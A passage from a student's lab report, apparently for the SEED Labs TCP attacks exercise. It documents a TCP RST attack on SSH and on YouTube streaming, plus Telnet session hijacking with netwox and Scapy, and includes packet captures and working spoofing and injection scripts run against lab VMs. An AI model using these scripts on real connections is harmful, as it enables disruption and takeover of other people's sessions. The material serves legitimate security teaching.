    6 2021-02-15 15:22:01.2898058… 10.0.2.129         10.0.2.128         SSH          128 Server: Encrypted packet (len=60)
    7 2021-02-15 15:22:01.2900560… 10.0.2.128         10.0.2.129         TCP           68 47810 → 22 [ACK] Seq=1994564862 Ack=1…
    8 2021-02-15 15:22:03.2369794… 10.0.2.1           255.255.255.255    UDP           62 55919 → 8610 Len=16
    9 2021-02-15 15:22:03.2370295… 10.0.2.1           255.255.255.255    UDP           62 55919 → 8610 Len=16
   10 2021-02-15 15:22:06.2841762… Vmware_b6:95:f1                       ARP           62 Who has 10.0.2.129? Tell 10.0.2.128
   11 2021-02-15 15:22:06.2844710… Vmware_c0:06:ad                       ARP           62 10.0.2.129 is at 00:0c:29:c0:06:ad

▸ Frame 6: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.129, Dst: 10.0.2.128
▾ Transmission Control Protocol, Src Port: 22, Dst Port: 47810, Seq: 1899898964, Ack: 1994564862, Len: 60
    Source Port: 22
    Destination Port: 47810
    [Stream index: 0]
    [TCP Segment Len: 60]
    Sequence number: 1899898964
    [Next sequence number: 1899899024]
    Acknowledgment number: 1994564862
    Header Length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 270
    [Calculated window size: 270]
```

From here, we can determine the source port number (22), the destination port number (47810) and the next sequence number (1899899024). We edit the tcp_rst_attack_ssh.py code accordingly:


Name: Kwa Li Ying
Student ID: 1003833



```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="10.0.2.129", dst="10.0.2.128")
tcp = TCP(sport=22, dport=47810, flags="R", seq=1899899024)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

and run the code to carry out the TCP RST Attack.

Shortly after this, the Telnet connection is broken as shown on the Client:




```
[02/15/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.129 port 22: Broken
 pipe
```

This shows that the TCP RST Attack is successful.


Name: Kwa Li Ying
Student ID: 1003833

Task 3: TCP RST Attacks on Video Streaming Applications

Using the VM with IP address 10.0.2.129 as the victim machine, we open a browser on the machine and play a random video on youtube:


The Secret step-by-step Guide to learn Hacking - YouTube - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://www.youtube.com/watch?v=2TofunAI6fU
Most Visited SEED Labs Sites for Labs
hacking for beginners
SIGN IN
TRUTH #4
Hacking is just IT stuff
(like programing)
The Secret step-by-step Guide to learn Hacking
2,111,436 views • Apr 6, 2018
64K 2.3K SHARE SAVE
LiveOverflow
585K subscribers
JOIN SUBSCRIBE
totally clickbait. but also not clickbait. I don't know where to start hacking, there is no guide to learn this stuff. But I hope you still have a plan now!
Editor X
Design Responsive Websites
LEARN MORE
How the Best Hackers Learn Their Craft
Running an SQL Injection Attack - Computerphile
Ethical hacking and subverting the internet | Thomas Webb
Hacking Competition in Zhengzhou China - Real World
Python Tutorial for Absolute Beginners #1 - What Are
Hacker Explains One Concept in 5 Levels of Difficulty | WIRED
Google CTF Finals 2019!
Linux for Ethical Hackers (Kali Linux Tutorial)

Following this, the Netwox command is run on the Attacker machine to carry out the TCP RST Attack:




```
[02/15/21]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.129"
```

This filter is applied to filter out packets from TCP sessions involving the victim machine (10.0.2.129) as the source.

When this is executed, every time the victim clicks at a timing where the video is not buffered, the video buffers (internet connection has slowed drastically):

Name: Kwa Li Ying
Student ID: 1003833




The Secret step-by-step Guide to learn Hacking
2,111,484 views • Apr 6, 2018

LiveOverflow
585K subscribers

totally clickbait. but also not clickbait. I don't know where to start hacking, there is no guide to learn this stuff. But I hope you still have a plan now!

The packets captured on Wireshark also shows RST packets being sent to the victim machine to break the TCP connections between the victim machine and the video streaming web site:



No.	Time	Source	Destination	Protocol	Length	Info
89572	2021-02-15 17:34:47.9589122…	10.0.2.129	74.125.12.74	TCP	56	37158 → 443 [ACK] Seq=2611338739 Ack=1871445949 Win=6424…
89573	2021-02-15 17:34:47.9589875…	74.125.12.74	10.0.2.129	TCP	996	[TCP segment of a reassembled PDU]
89574	2021-02-15 17:34:47.9589924…	74.125.12.74	10.0.2.129	TCP	62	443 → 37158 [RST, ACK] Seq=1871403241 Ack=2611337333 Win…
89575	2021-02-15 17:34:47.9589943…	74.125.12.74	10.0.2.129	TCP	62	443 → 37158 [RST, ACK] Seq=1871403241 Ack=2611337384 Win…
89576	2021-02-15 17:34:47.9589955…	74.125.12.74	10.0.2.129	TCP	62	[TCP ACKed unseen segment] 443 → 37158 [RST, ACK] Seq=18…
89577	2021-02-15 17:34:47.9589967…	74.125.12.74	10.0.2.129	TCP	62	[TCP ACKed unseen segment] 443 → 37158 [RST, ACK] Seq=18…
89578	2021-02-15 17:34:47.9589978…	74.125.12.74	10.0.2.129	TCP	62	[TCP ACKed unseen segment] 443 → 37158 [RST, ACK] Seq=18…
89579	2021-02-15 17:34:47.9589988…	74.125.12.74	10.0.2.129	TCP	1516	[TCP segment of a reassembled PDU]
89580	2021-02-15 17:34:47.9590033…	10.0.2.129	74.125.12.74	TCP	56	37158 → 443 [ACK] Seq=2611338739 Ack=1871448349 Win=6424…
89581	2021-02-15 17:34:47.9590566…	74.125.12.74	10.0.2.129	TCP	1516	[TCP segment of a reassembled PDU]
89582	2021-02-15 17:34:47.9590617…	74.125.12.74	10.0.2.129	TCP	1516	[TCP segment of a reassembled PDU]
89583	2021-02-15 17:34:47.9590666…	10.0.2.129	74.125.12.74	TCP	56	37158 → 443 [ACK] Seq=2611338739 Ack=1871451269 Win=6424…


This shows that the TCP RST Attack is successful.

Name: Kwa Li Ying
Student ID: 1003833

Task 4: TCP Session Hijacking


TCP Session Hijacking using Netwox

The Telnet connection between Client and Server is established first:




```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 17:48:30 EST 2021 from 10.0.2.128 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the SSH packets between the Client and the Server:




```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some SSH packets to get captured:



```
[02/15/21]seed@VM:~$ whoami
seed
```


Wireshark is opened to view the details of the packets captured:



```
No.  Time                          Source      Destination  Protocol Length Info
  18 2021-02-15 19:33:25.5475631…  10.0.2.128  10.0.2.129   TCP       68 48138 → 23 [ACK] Seq=1905765294 Ack=1…
  19 2021-02-15 19:33:25.9471758…  10.0.2.128  10.0.2.129   TELNET    70 Telnet Data ...
  20 2021-02-15 19:33:25.9479159…  10.0.2.129  10.0.2.128   TELNET    70 Telnet Data ...
  21 2021-02-15 19:33:25.9480994…  10.0.2.128  10.0.2.129   TCP       68 48138 → 23 [ACK] Seq=1905765296 Ack=1…
  22 2021-02-15 19:33:25.9517972…  10.0.2.129  10.0.2.128   TELNET    74 Telnet Data ...
  23 2021-02-15 19:33:25.9520430…  10.0.2.128  10.0.2.129   TCP       68 48138 → 23 [ACK] Seq=1905765296 Ack=1…
  24 2021-02-15 19:33:25.9563531…  10.0.2.129  10.0.2.128   TELNET    89 Telnet Data ...
  25 2021-02-15 19:33:25.9566279…  10.0.2.128  10.0.2.129   TCP       68 48138 → 23 [ACK] Seq=1905765296 Ack=1…
  26 2021-02-15 19:33:27.5370611…  ::1         ::1          UDP       64 33487 → 44923 Len=0

▸ Frame 25: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.128, Dst: 10.0.2.129
▾ Transmission Control Protocol, Src Port: 48138, Dst Port: 23, Seq: 1905765296, Ack: 1018809347, Len: 0
    Source Port: 48138
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1905765296
    Acknowledgment number: 1018809347
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
```


Name: Kwa Li Ying
Student ID: 1003833

From here, we can determine the source port number (48138), the destination port number (23), the next sequence number (1905765296), the TCP window size (237) and the acknowledgement number (1018809347). We edit the Netwox command accordingly:




```
[02/15/21]seed@VM:~$ sudo netwox 40 -l 10.0.2.128 -m 10.0.2.129 -j 64 -o 48138 -p 23 -q 1905765296 -E 237 -r 1018809347 -z -H 636174203e206c6979696e672e74787
40a
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0039=57___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xC935=51509__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x9889_____________|
|                            source                             |
|__________________________10.0.2.128___________________________|
|                          destination                          |
|__________________________10.0.2.129___________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|_________0xBC0A=48138__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x7197ABB0=1905765296_____________________|
|                            acknum                             |
|_____________________0x3CB9CC03=1018809347_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x00ED=237___________|
|           checksum            |            urgptr             |
|_________0x98EA=39146__________|___________0x0000=0____________|
63 61 74 20  3e 20 6c 69  79 69 6e 67  2e 74 78 74  # cat > liying.txt
0a                                                  # .
```

The TCP data (‘636174203e206c6979696e672e7478740a’) is the hex version of the command “cat > liying.txt” so that when the Netwox command is run, it creates a file ‘liying.txt’ on the Telnet Server:



```
[02/15/21]seed@VM:~$ python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import codecs
>>> codecs.encode(b"cat > liying.txt\n", 'hex')
b'636174203e206c6979696e672e7478740a'
>>>
```

The Netwox command is then run on the Attacker machine to carry out the TCP hijacking attack. This creates the file liying.txt in the home folder of the victim machine:




```
[02/15/21]seed@VM:~$ ls
android        Desktop    examples.desktop  liying.txt  Public     Videos
bin            Documents  get-pip.py        Music       source
Customization  Downloads  lib               Pictures    Templates
```

This shows that the TCP Session Hijacking Attack is successful.

Name: Kwa Li Ying
Student ID: 1003833


TCP Session Hijacking using Scapy

The Telnet connection between Client and Server is established first:




```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 19:46:31 EST 2021 from 10.0.2.128 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the SSH packets between the Client and the Server:




```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some SSH packets to get captured:



```
[02/15/21]seed@VM:~$ whoami
seed
```


Wireshark is opened to view the details of the packets captured:



```
No.   Time                          Source        Destination      Protocol Length Info
    1 2021-02-15 19:56:56.4944757… 10.0.2.128    10.0.2.129       TELNET     70 Telnet Data ...
    2 2021-02-15 19:56:56.4956151… 10.0.2.129    10.0.2.128       TELNET     70 Telnet Data ...
    3 2021-02-15 19:56:56.4958377… 10.0.2.128    10.0.2.129       TCP        68 48146 → 23 [ACK] Seq=3649557261 Ack=4…
    4 2021-02-15 19:56:56.4984974… 10.0.2.129    10.0.2.128       TELNET     74 Telnet Data ...
    5 2021-02-15 19:56:56.4987885… 10.0.2.128    10.0.2.129       TCP        68 48146 → 23 [ACK] Seq=3649557261 Ack=4…
    6 2021-02-15 19:56:56.5031246… 10.0.2.129    10.0.2.128       TELNET     89 Telnet Data ...
    7 2021-02-15 19:56:56.5033556… 10.0.2.128    10.0.2.129       TCP        68 48146 → 23 [ACK] Seq=3649557261 Ack=4…
    8 2021-02-15 19:56:58.8749371… ::1           ::1              UDP        64 33487 → 44923 Len=0
    9 2021-02-15 19:57:00.6211259… 10.0.2.1      255.255.255.255  UDP        62 50131 → 8610 Len=16
▸ Frame 7: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.128, Dst: 10.0.2.129
▾ Transmission Control Protocol, Src Port: 48146, Dst Port: 23, Seq: 3649557261, Ack: 466988711, Len: 0
    Source Port: 48146
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3649557261
    Acknowledgment number: 466988711
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
```


From here, we can determine the source port number (48146), the destination port number (23), the next sequence number (3649557261), the TCP window size (237) and the acknowledgement number (466988711). We edit the hijack.py code accordingly:

Name: Kwa Li Ying
Student ID: 1003833



```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="10.0.2.128", dst="10.0.2.129")
tcp = TCP(sport=48146, dport=23, flags="A", seq=3649557261, ack=466988711)
data = "cat > liying.txt\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

The code is then run on the Attacker machine to carry out the TCP hijacking attack. This creates the file liying.txt in the home folder of the victim machine:



